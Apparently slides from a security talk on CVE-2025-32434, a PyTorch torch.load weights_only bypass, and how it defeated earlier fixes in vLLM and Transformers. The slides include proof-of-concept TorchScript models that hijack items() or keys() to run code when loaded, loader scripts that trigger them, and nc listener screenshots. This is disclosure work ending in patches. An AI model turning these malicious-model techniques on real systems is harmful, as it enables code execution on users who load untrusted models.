
```
root@iZj6c84h3p7hxdvzrrsn30Z:~# ls -la /var/spool/cron/crontabs/root  
-rw-r--r-- 1 root root 864 Jul  8 20:00 /var/spool/cron/crontabs/root
```

```
root@iZj6c84h3p7hxdvzrrsn30Z:~# cat /var/log/syslog | grep cron|grep MODE  
Jul  8 20:01:01 iZj6c84h3p7hxdvzrrsn30Z cron[911]: (root) INSECURE MODE (mode 0600 expected) (crontabs/root)  
Jul  8 20:02:01 iZj6c84h3p7hxdvzrrsn30Z cron[911]: (root) INSECURE MODE (mode 0600 expected) (crontabs/root)
```

POC Video

```
[root@iZj6ch4zpf21z7bfea7y2nZ exp]#
```

```
[root@iZj6ch4zpf21z7bfea7y2nZ ~]# nc -lvn 8000
```



@Petirep

+ JAKE-CLARK.TUMBLR

Heap Overflow

```
[root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# ls
exp.py  model.pt
[root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# cat exp.py
import torch
model=torch.load("model.pt",weights_only=True)
model()
[root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# python3 exp.py
/usr/local/lib/python3.10/dist-packages/torch/_subclasses/functional_tensor.py:295: UserWarning: Failed to initialize NumPy: No module named 'numpy' (Triggered internally at ../../torch/csrc/utils/tensor_numpy.cpp:84.)
    cpu = _conversion_method_template(device=torch.device("cpu"))
/usr/local/lib/python3.10/dist-packages/torch/serialization.py:1328: UserWarning: 'torch.load' received a zip file that looks like a TorchScript archive dispatching to 'torch.jit.load' (call 'torch.jit.load' directly to silence this warning)
    warnings.warn(
0x50 0x31 0xb 0xb 0x1 0x7261765f6d726f6e 0x7265740035312e 0x31 0x5651e69427e0 0x5651e6944848 0x5651e6945280 -0x1ba5a99b99bda9b6 0x5f5f006d 0x1b1 0x5651e6a71e10 0x5651e6939cf0 0x13f 0x5651e69bd6e0 0x5651e69bd6d0 0xbfb 0xc00 0x0 0xbfb 0x5651e69bd6e0 0xdbef 0x5651e69448f8 0x400000001 0x5651e6952600 0x5651e6a43200 0x5651e6a43170 0x90 0x90 0x7f2b5328d7a8 0x100000000 0x119 0x5651e69bd6e0 0x5651e69bd6d0 0xbff 0xc00 0x0 0xbff 0x5651e69bd6e0 0xdc4 0x5651e6944988 0x400000002 0x5651e6952540 0x5651e6944890 0x5651e6952660 0x120 0x90 0x7f2b5328d7a8 0x100000000 0x10e 0x5651e69bd6e0 0x5651e69bd6d0 0xbd7 0xc00 0x0 0xbd7 0x5651e69bd6e0 0xde2 0x5651e6944a18 0x400000002 0x5651e696f1f0 0x5651e6944920 0x6f00746867696577 0x1b0 0x40 0x5651e6942700 0x5651e694bb08 0x5651e694ab70 -0x2b807f018aa7ef7 0x0 0x0 0x40 0x31 0x9 0x9 0x0 0x73616364616f7262 0x5654838a0074 0x31 0x9 0x9 0x565100000000 0x73616364616f7262 0x74 0x31 0x5651e694a9c0 0x0 0x5651e694a9c0 0x0 0x5651e694b00 0x31 0x5 0x565100000000 0x7972616e75 0x6574616501 0x61]
```

POC Video

```
root@iZj6cit8a025m7gcof6pk4Z:~/exp#
```

```
root@iZj6cit8a025m7gcof6pk4Z:~# nc -lvpn 80  
Listening on 0.0.0.0 80
```

This Is CVE-2025-32434!

CVE-2025-32434 Detail

Description

PyTorch is a Python package that provides tensor computation with strong GPU acceleration and deep neural networks built on a tape-based autograd system. In version 2.5.1 and prior, a Remote Command Execution (RCE) vulnerability exists in PyTorch when loading a model using `torch.load` with `weights_only=True`. This issue has been patched in version 2.6.0.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 4.0 Severity and Vector Strings:



NIST: NVD

N/A

NVD assessment not yet provided.



CNA: GitHub, Inc.

CVSS-B 9.3 CRITICAL

Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/S
A:N

Patch

The screenshot shows a code diff interface with the following details:

- File:** torch/serialization.py
- Line 1436:** @@ -1436,6 +1436,11 @@ def _get_wo_message(message: str) -> str:
1436 1436 " silence this warning)",
1437 1437 UserWarning,
1438 1438)
- Line 1439:** + if weights_only:
1440 + raise RuntimeError(
1441 + "Cannot use ``weights_only=True`` with TorchScript archives passed to "
1442 + "```torch.load``. " + UNSAFE_MESSAGE
1443 +)
- Line 1444:** 1444 opened_file.seek(orig_position)
1445 return torch.jit.load(opened_file, map_location=map_location)
1446 if mmap:

05

The Impact

A Shaky Base, a Shaken Ecosystem



Codes Using weights_only

The screenshot shows a GitHub search interface with the query "weights_only=True". The results page displays 85k files found in 311 ms. The left sidebar includes filters for Code (selected), Repositories (10), Issues (1k), Pull requests (1k), Discussions (82), Users (0), and More languages (Python, Markdown, Text, reStructuredText, RMarkdown, and More languages...). The main content area shows three examples:

- antgroup/echomimic_v2 · app.py**

```
60     reference_unet.load_state_dict(torch.load("./pretrained_weights/reference_unet.pth", weights_only=True))
102    ... denoising_unet.load_state_dict(torch.load("./pretrained_weights/denoising_unet.pth", weights_only=True), strict=False)
106    pose_net.load_state_dict(torch.load("./pretrained_weights/pose_encoder.pth", weights_only=True))
```
- divamgupta/image-segmentation-keras · README.md**

```
429 callbacks = [
430     ModelCheckpoint(
431         filepath="checkpoints/" + model.name + ".{epoch:05d}",
432         save_weights_only=True,
433         verbose=True
434     ),
435     EarlyStopping()
```
- KdaiP/StableTTS · api.py**

```
29     vocoder = Vocos(VocosConfig(), MelConfig())
30     vocoder.load_state_dict(torch.load(model_path, weights_only=True, map_location='cpu'))
31     vocoder.eval()
48     self.tts_model = StableTTS(len(symbols), self.mel_config.n_mels, **asdict(self.tts_model_config))
49     self.tts_model.load_state_dict(torch.load(tts_model_path, map_location='cpu', weights_only=True))
50     self.tts_model.eval()
```

Exploit Two of the Most Famous Projects

VLLM



Transformers



Easy, fast, and cheap LLM serving for everyone

| [Documentation](#) | [Blog](#) | [Paper](#) | [Twitter/X](#) | [User Forum](#) | [Developer Slack](#) |

CVE-2025-24357

Malicious model to RCE by torch.load in hf_model_weights_iterator

High russellb published GHSA-rh4j-5rhw-hr54 on Jan 28

Package
 vllm (pip)

Affected versions
=< 0.7.0

Patched versions
v0.7.0

Severity
High 7.5 / 10

Description

Description

The vllm/model_executor/weight_utils.py implements hf_model_weights_iterator to load the model checkpoint, which is downloaded from huggingface. It uses the torch.load function and weights_only parameter is default value False. There is a security warning on <https://pytorch.org/docs/stable/generated/torch.load.html>, when torch.load loads a malicious pickle data it will execute arbitrary code during unpickling.

Impact

This vulnerability can be exploited to execute arbitrary codes and OS commands in the victim machine who fetch the pretrained repo remotely.

Note that most models now use the safetensors format, which is not vulnerable to this issue.

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High
Learn more about base metrics	

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

CVE ID

CVE-2025-24357

Patch

 russellb authored and Russell Bryant committed on Jan 24

Safe Harbor or Hostile Waters





One More Interesting Observation

vllm-project / vllm

<> **Code** ● **Issues** 1.2k Pull requests 502 Discussions Actions Security 2 Insights

main ➔ vllm / requirements-cpu.txt

npanpaliya [CPU][PPC] Updated torch, torchvision, torchaudio dependencies (#12555) ⋮ X

Code Blame 15 lines (12 loc) · 689 Bytes

```
1 # Common dependencies
2 -r requirements-common.txt
3
4 # Dependencies for CPUs
5 torch==2.5.1+cpu; platform_machine != "ppc64le" and platform_machine != "aarch64" and platform_system != "Darwin"
6 torch==2.5.1; platform_machine == "ppc64le" or platform_machine == "aarch64" or platform_system == "Darwin"
7
```



One More Interesting Observation

vllm-project / vllm

<> **Code** ● Issues 1.2k Pull requests 502 Discussions Actions Security 2

main ▾ vllm / requirements-cuda.txt

35 people [Model] Refactoring of MiniCPM-V and add MiniCPM-o-2.6 support for vL... ⚙ X

Code Blame 11 lines (10 loc) · 483 Bytes

```
1 # Common dependencies
2 -r requirements-common.txt
3
4 # Dependencies for NVIDIA GPUs
5 ray[default] >= 2.9
6 nvidia-ml-py >= 12.560.30 # for pynvml package
7 torch == 2.5.1
8 torchaudio==2.5.1
```



The PyTorch Version Is Hardcoded

Environment Setup

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project# pip3 install vllm==0.7.3
Collecting vllm==0.7.3
    Obtaining dependency information for vllm==0.7.3 from https://files.pythonhosted.org
    Downloading vllm-0.7.3-cp38-abi3-manylinux1_x86_64.whl.metadata (25 kB)
Collecting psutil (from vllm==0.7.3)
    Obtaining dependency information for psutil from https://files.pythonhosted.org/pac
ylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata
```

```
Collecting torch==2.5.1 (from vllm==0.7.3)
    Obtaining dependency information for torch==2.5.1 from https:/
    Downloading torch-2.5.1-cp310-cp310-manylinux1_x86_64.whl.meta
Collecting torchaudio==2.5.1 (from vllm==0.7.3)
    Obtaining dependency information for torchaudio==2.5.1 from ht
a
```

The Vulnerable Function

```
1  def pt_weights_iterator(
2      hf_weights_files: List[str]
3  ) -> Generator[Tuple[str, torch.Tensor], None, None]:
4      """Iterate over the weights in the model bin/pt files."""
5      enable_tqdm = not torch.distributed.is_initialized()
6          or torch.distributed.get_rank() == 0
7      for bin_file in tqdm(
8          hf_weights_files,
9          desc="Loading pt checkpoint shards",
10         disable=not enable_tqdm,
11         bar_format=_BAR_FORMAT,
12     ):
13         state = torch.load(bin_file, map_location="cpu", weights_only=True)
14         yield from state.items()
15         del state
```

One Shot, One Kill?

```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def forward(self):
9         torch.save("test\n", "/tmp/1.txt")
10    return torch.zeros(0)
11
12 model = SimpleModel()
13 model_script = torch.jit.script(model)
14 model_script.save("evil.bin")
```




```
1 from vllm.model_executor.model_loader import weight_utils
2
3 for i in weight_utils.pt_weights_iterator(['evil.bin']):
4     print(i)
```

```
def pt_weights_iterator(
    hf_weights_files: List[str]
) -> Generator[Tuple[str, torch.Tensor], None, None]:
    """Iterate over the weights in the model bin/pt files."""
    enable_tqdm = not torch.distributed.is_initialized(
        ) or torch.distributed.get_rank() == 0
    for bin_file in tqdm(
        hf_weights_files,
        desc="Loading pt checkpoint shards",
        disable=not enable_tqdm,
        bar_format=_BAR_FORMAT,
    ):
        state = torch.load(bin_file, map_location="cpu", weights_only=True)
        yield from state.items()
        del state
```



But It Failed, Why?

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project# ls /tmp/1.txt  
ls: cannot access '/tmp/1.txt': No such file or directory
```



Previous PoC

```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def forward(self):
9         torch.save("test\n", "/tmp/1.txt")
10        return torch.zeros(0)
11
12 model = SimpleModel()
13 model_script = torch.jit.script(model)
14 model_script.save("evil.bin")
```

```
1 import torch
2 model = torch.load('evil.bin', weights_only=True)
3
4 model()
```

The Key to Failure

```
1 def pt_weights_iterator(
2     hf_weights_files: List[str]
3 ) -> Generator[Tuple[str, torch.Tensor], None, None]:
4     """Iterate over the weights in the model bin/pt files."""
5     enable_tqdm = not torch.distributed.is_initialized()
6         or torch.distributed.get_rank() == 0
7     for bin_file in tqdm(
8         hf_weights_files,
9         desc="Loading pt checkpoint shards",
10        disable=not enable_tqdm,
11        bar_format=_BAR_FORMAT,
12    ):
13         state = torch.load(bin_file, map_location="cpu", weights_only=True)
14         yield from state.items()
15         del state
```



The model was not invoked

Is This Really the End?



Learn From the Exception

```
Traceback (most recent call last):
  File "/root/tmp_python_project/exp.py", line 3, in <module>
    for i in weight_utils.pt_weights_iterator(['evil.bin']):
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/vllm/model_executor/model_loader/weight_utils.py", line 461, in pt_weights_iterator
    yield from state.items()
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 826, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 533, in __getattr__
    return super().__getattr__(attr)
  File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/nn/modules/module.py", line 1931, in __getattr__
    raise AttributeError(
AttributeError: 'RecursiveScriptModule' object has no attribute 'items'
```

items()

```
1 my_dict = {'a': 1, 'b': 2, 'c': 3}
2 for key, value in my_dict.items():
3     print(key,value)
```

```
a 1
b 2
c 3
```

```
1 class dict(object):
2     """
3     dict() -> new empty dictionary
4     dict(mapping) -> new dictionary initialized from a mapping object's
5         (key, value) pairs
6     dict(iterable) -> new dictionary initialized as if via:
7         d = {}
8         for k, v in iterable:
9             d[k] = v
10    dict(**kwargs) -> new dictionary initialized with the name=value pairs
11        in the keyword argument list.  For example:  dict(one=1, two=2)
12    """
13    def items(self): # real signature unknown; restored from __doc__
14        """ D.items() -> a set-like object providing a view on D's items """
15        pass
```



Can we spoof the function name?

First Attempt – Failed



```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def items(self):
9         torch.save("test\n", "/tmp/1.txt")
10    return torch.zeros(0)
11
12 model = SimpleModel()
13 model_script = torch.jit.script(model)
14 model_script.save("evil.bin")
```

```
Traceback (most recent call last):
File "/root/tmp_python_project/exp.py", line 3, in <module>
  for i in weight_utils.pt_weights_iterator(['evil.bin']):
File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/vllm/model_executor/model_loader/weight_utils.py", line 461, in pt_weights_iterator
  yield from state.items()
File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 826, in __getattr__
  return super().__getattr__(attr)
File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/jit/_script.py", line 533, in __getattr__
  return super().__getattr__(attr)
File "/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/nn/modules/module.py", line 1931, in __getattr__
  raise AttributeError(
AttributeError: 'RecursiveScriptModule' object has no attribute 'items'
```

Second Attempt – Succeeded

```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def items(self):
9         torch.save("test\n", "/tmp/1.txt")
10    return torch.zeros(0)
11
12    def forward(self):
13        self.items()
14    return torch.zeros(0)
15
16 model = SimpleModel()
17 model_script = torch.jit.script(model)
18 model_script.save("evil.bin")
```

Why?

```
class FunctionModifiers:  
    """  
        Used to denote the behavior of a function in TorchScript. See export() and  
        ignore() for details.  
    """  
  
    UNUSED = "unused (ignored and replaced with raising of an exception)"  
    IGNORE = "ignore (leave as a call to Python, cannot be torch.jit.save'd)"  
    EXPORT = "export (compile this function even if nothing calls it)"  
    DEFAULT = "default (compile if called from a exported function / forward)"  
    COPY_TO_SCRIPT_WRAPPER = (  
        "if this method is not scripted, copy the python method onto the scripted model"  
    )  
    _DROP = "_drop (function is fully ignored, declaration can be unscriptable)"
```

```
def infer_methods_to_compile(nn_module):  
    ...  
    for name in dir(nn_module):  
        if name in ignored_properties:  
            continue  
        item = getattr(nn_module, name, None)  
        if (  
            _jit_internal.get_torchscript_modifier(item)  
            is _jit_internal.FunctionModifiers.EXPORT  
        ):  
            exported.append(name)  
    ...
```

```
std::shared_ptr<SugarValue> ModuleValue::tryGetAttr(  
...  
    auto stub =  
        py::module::import("torch.jit._recursive")  
            .attr("compile_unbound_method")(concreteType_, unboundMethod);  
  
    return attr(loc, m, field);  
...  
}
```

compile default method

Two Ways to Export Custom Functions

```
1 class SimpleModel(nn.Module):
2     def __init__(self):
3         super(SimpleModel, self).__init__()
4
5         @torch.jit.export
6     def items(self):
7         torch.save("test\n", "/tmp/1.txt")
8         return torch.zeros(0)
9
10    def forward(self):
11        return torch.zeros(0)
```

```
1 class SimpleModel(nn.Module):
2     def __init__(self):
3         super(SimpleModel, self).__init__()
4
5     def items(self):
6         torch.save("test\n", "/tmp/1.txt")
7         return torch.zeros(0)
8
9     def forward(self):
10        self.items()
11        return torch.zeros(0)
```

Report Our Finding

CVE-2025-24357 Malicious model remote code execution fix bypass with PyTorch < 2.6.0

[Edit advisory](#)**Published****High**

russellb published GHSA-ggpf-24jw-3fcw on Apr 23 · 16 comments

Package	Affected versions	Patched versions	Severity
vllm (pip)	<0.8.0	0.8.0	High

azraelxuemo opened on Mar 3 · edited	...
--------------------------------------	-----

Description

Description
<p>GHSA-rh4j-5rhw-hr54 reported a vulnerability where loading a malicious model could result in code execution on the vllm host.</p> <p>The fix applied to specify <code>weights_only=True</code> to calls to <code>torch.load()</code> did not solve the problem prior to PyTorch 2.6.0.</p>
<p>PyTorch has issued a new CVE about this problem: GHSA-53q9-r3pm-6pq6</p>

Severity**High**

7.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

[Learn more about base metrics](#)

Report Our Finding

CVE-2025-24357 Malicious model remote code execution fix bypass with PyTorch < 2.6.0

[Edit advisory](#) Published High

russellb published GHSA-ggpf-24jw-3fcw on Apr 23 · 16 comments



russellb commented on Mar 5

Member

...

Thanks for the report. This is interesting since PyTorch docs claim it's safe:

<https://github.com/pytorch/pytorch/security/policy>

`torch.load` with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack.

Description

[GHSA-rh4j-5rhw-hr54](#) reported a vulnerability where loading a malicious model could result in code execution on the vllm host. The fix applied to specify `weights_only=True` to calls to `torch.load()` did not solve the problem prior to PyTorch 2.6.0.

PyTorch has issued a new CVE about this problem: [GHSA-53q9-r3pm-6pq6](#)

Scope	unchanged
Confidentiality	High
Integrity	High
Availability	High

[Learn more about base metrics](#)

Patch

main ▾ vllm / requirements / cpu.txt

bigPYJ1151 [CI][CPU] Improve dummy Triton interfaces and fix the CPU CI (#19838) ⚙️ ✖️

Code Blame 28 lines (23 loc) · 1.16 KB

```
1 # Common dependencies
2 -r common.txt
3
4 numba == 0.60.0; python_version == '3.9' # v0.61 doesn't support Python 3.9. Requir
5 numba == 0.61.2; python_version > '3.9'
6
7 # Dependencies for CPUs
8 packaging>=24.2
9 setuptools>=77.0.3,<80.0.0
10 --extra-index-url https://download.pytorch.org/whl/cpu
11 torch==2.7.0+cpu; platform_machine == "x86_64"
12 torch==2.7.0; platform_system == "Darwin"
13 torch==2.7.0; platform_machine == "ppc64le" or platform_machine == "aarch64"
```



Transformers

Watch 1150 ▾

Fork 29.4k ▾

Star 146k ▾

Code ▾

Code ▾

About

go 19,351 Commits

last week

last week

2 days ago

Transformers: the model-definition framework for state-of-the-art machine learning models in text, vision, audio, and multimodal models, for both inference and training.

huggingface.co/transformers

Security Hardening

Merged make torch.load a bit safer #27282

Changes from all commits ▾ File filter ▾ Conversations ▾ ⚙ ▾

0 / 6 files viewed Ask Copilot ▾ Review in codespace Review

Filter changed files

src/transfomers modeling_utils.py

```
496 496
497 497     def load_state_dict(checkpoint_file: Union[str, os.PathLike]):
498 498         """
499 499             Reads a PyTorch checkpoint file, returning properly formatted errors if they arise.
500 500
501 501             if checkpoint_file.endswith(".safetensors") and is_safetensors_available():
502 502                 # Check format of the archive
503 503                 with safe_open(checkpoint_file, framework="pt") as f:
504 504                     metadata = f.metadata()
505 505                     if metadata.get("format") not in ["pt", "tf", "flax"]:
506 506                         raise OSError(
507 507                             f"The safetensors archive passed at {checkpoint_file} does not contain the valid metadata. Make sure "
508 508                             "you save your model with the `save_pretrained` method."
509 509
510 510                     return safe_load_file(checkpoint_file)
511 511             try:
512 512                 if (
513 513                     is_deepspeed_zero3_enabled() and torch.distributed.is_initialized() and torch.distributed.get_rank() > 0
514 514                 ) or (is_fsdp_enabled() and not is_local_dist_rank_0()):
515 515                     map_location = "meta"
516 516             else:
517 517                 map_location = "cpu"
518 518
519 519 -         return torch.load(checkpoint_file, map_location=map_location)
519 +         return torch.load(checkpoint_file, map_location=map_location, weights_only=True)
```

Environment Setup

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# pip install transformers==4.51.3  
Requirement already satisfied: transformers==4.51.3 in /root/tmp_python_project/.venv/lib/python3.11/site-packages  
Requirement already satisfied: filelock in /root/tmp_python_project/.venv/lib/python3.11/site-packages  
Requirement already satisfied: huggingface-hub<1.0,>=0.30.0 in /root/tmp_python_project/.venv/lib/python3.11/site-packages  
Requirement already satisfied: numpy>=1.17 in /root/tmp_python_project/.venv/lib/python3.11/site-packages  
Requirement already satisfied: packaging>=20.0 in /root/tmp_python_project/.venv/lib/python3.11/site-packages
```

Usage Example

```
1 from transformers import pipeline
2 pipeline = pipeline(task="text-generation", model="Qwen/Qwen2.5-1.5B")
3 print(pipeline("the secret to baking a really good cake is ")[0]["generated_text"])

Terminal      root@iZj6cit8a...on_project/tran  ×  +  √ : —
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# python3 exp.py
Sliding Window Attention is enabled but not implemented for `sdpa`; unexpected results may be encountered.
Device set to use cpu
the secret to baking a really good cake is 1) to use the right ingredients and 2) to follow the recipe exactly. the recip
e for the cake is as follows: 1 cup of sugar, 1 cup of flour, 1 cup of milk, 1 cup of butter, 1 cup of eggs, 1 cup of cho
colate chips. if you want to make 2 cakes, how much sugar do you need? To make 2 cakes, you will need 2 cups of sugar.
```

Demo Repo

```
1 from transformers import pipeline  
2 pipeline = pipeline(task="text-generation", model="azraelxuemo/demo")  
3 print(pipeline("the secret to baking a really good cake is ")[0]["generated_text"])
```

The screenshot shows a GitHub repository interface. On the left, there's a sidebar with a dropdown menu set to 'main' and a link to 'demo / config.json'. The main area displays a file tree for a branch named 'Create README.md'. It contains three files: 'README.md', 'config.json', and 'pytorch_model.bin', all marked as 'Safe'. Below this, there's a preview of the 'config.json' file content.

azraelxuemo Create README.md

- README.md Safe
- config.json Safe
- pytorch_model.bin Safe

main ▾ demo / config.json

azraelxuemo Update config.json

raw Copy download link history

```
1 {  
2   "model_type": "bert"  
3 }
```

pytorch_model.bin

Users > xuemo > Downloads > pytorch_model.bin

```
1 123  
2
```

Ultimately Calls `torch.load`

The screenshot shows a debugger interface with two tabs: "modeling_utils.py" and "exp.py". The code in "modeling_utils.py" contains a function definition for `load_state_dict`. The line `return torch.load(` is highlighted with a blue selection bar, indicating it is currently being executed. The debugger's status bar at the bottom shows "exp (1)".

```
modeling_utils.py
503     def load_state_dict(
504         checkpoint_file,
505         map_location='meta',
506         weights_only=True,
507         extra_args={},
508     ):
509         extra_args = {"mmap": True}
510         return torch.load(
511             checkpoint_file,
512             map_location=map_location,
513             weights_only=weights_only,
514             **extra_args,
515         )
516 
```

The "Threads & Variables" tab is selected. The "Variables" section shows the following state:

- `checkpoint_file`: /root/.cache/huggingface/hub/models--azraelxuemo--demo/snapshots/96e4f0c3f2fed4dfb6a2dde5de56a9...
- `extra_args`: {}
- `is_quantized`: False
- `map_location`: meta
- `weights_only`: True

Implementation


```
1 def load_state_dict(
2     checkpoint_file: Union[str, os.PathLike],
3     is_quantized: bool = False,
4     map_location: Optional[Union[str, torch.device]] = "cpu",
5     weights_only: bool = True,
6 ):
7     """
8         Reads a `safetensor` or a `.bin` checkpoint file. We load the checkpoint
9         on "cpu" by default.
10    """
11    if checkpoint_file.endswith(".safetensors") and
12        is_safetensors_available():
13        with safe_open(checkpoint_file, framework="pt") as f:
14            state_dict = {}
15            for k in f.keys():
16                ...
17                state_dict[k] = f.get_tensor(k)
18            return state_dict
19    try:
20        ...
21        return torch.load(
22            checkpoint_file,
23            map_location=map_location,
24            weights_only=weights_only,
25            **extra_args,
26        )
27    except Exception as e:
28        print(f"Error loading checkpoint: {e}")
29        raise
```

keys()

```
1747     class PreTrainedModel(nn.Module, ModuleUtilsMixin, GenerationMixin, PushToHubMixin, PeftAdapterMixin):
4605         def _load_pretrained_model(
4630
4631             # Get all the keys of the state dicts that we have to initialize the model
4632             if sharded_metadata is not None:
4633                 original_checkpoint_keys = sharded_metadata["all_checkpoint_keys"]
4634             elif state_dict is not None:
4635                 original_checkpoint_keys = list(state_dict.keys())
4636             else:
4637                 original_checkpoint_keys = list(
4638                     load_state_dict(checkpoint_files[0], map_location="meta", weights_only=weights_only).keys()
4639                 )
```

Local Repo

```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def keys(self):
9         torch.save("test\n", "/tmp/1.txt")
10    return torch.zeros(0)
11
12    def forward(self):
13        self.keys()
14        return torch.zeros(0)
15
16 model = SimpleModel()
17 model_script = torch.jit.script(model)
18 model_script.save("demo/pytorch_model.bin")
```



Exploit

```
1 from transformers import pipeline
2 pipeline = pipeline(task="text-generation", model=".\\demo")
```

Run exp (1) ×

⟳ ⌂ ⋮

↑ /root/tmp_python_project/.venv/bin/python /root/tmp_python_project/tran/exp.py
↓ If you want to use `BertLMHeadModel` as a standalone, add `is_decoder=True.`
☰ /root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/serialization
☰ warnings.warn(
☰ Traceback (most recent call last):
☰ File "/root/tmp_python_project/tran/exp.py", line 2, in <module>
☰ pipeline = pipeline(task="text-generation", model=".\\demo")

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# cat /tmp/1.txt
archive/data.pklFBZZZZZZZZZZZZZ♦Xtest
q.Py♦8%4archive/versionFB0ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
n_idPK, -♦PK♦PK♦(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran#
```

Report the Finding



Hi,

Thanks for waiting while we investigated. A fix has been applied in <https://github.com/huggingface/transformers/pull/37785>. About:

Force torch>=2.6 with torch.load to avoid vulnerability issue #37785

Merged Cyrilvallez merged 6 commits into main from fix-vulnerability on Apr 25

Conversation 12

Commits 6

Checks 5

Files changed 24



Cyrilvallez commented on Apr 25 · edited

Member ...

What does this PR do?

As per the title, following the vulnerability report received. `torch.load` is unsafe even with `weights_only=True` for any version < 2.6

Whenever we do not have `weights_only=False` explicitly, either from user input or internally, we should raise an Error asking to upgrade torch.

This PR does not update the files in `examples/legacy`, as they are, as their name suggest, legacy examples

Reviewers



vasqu



Rocketknight1

Assignees

No one assigned

Labels

None yet

Patch

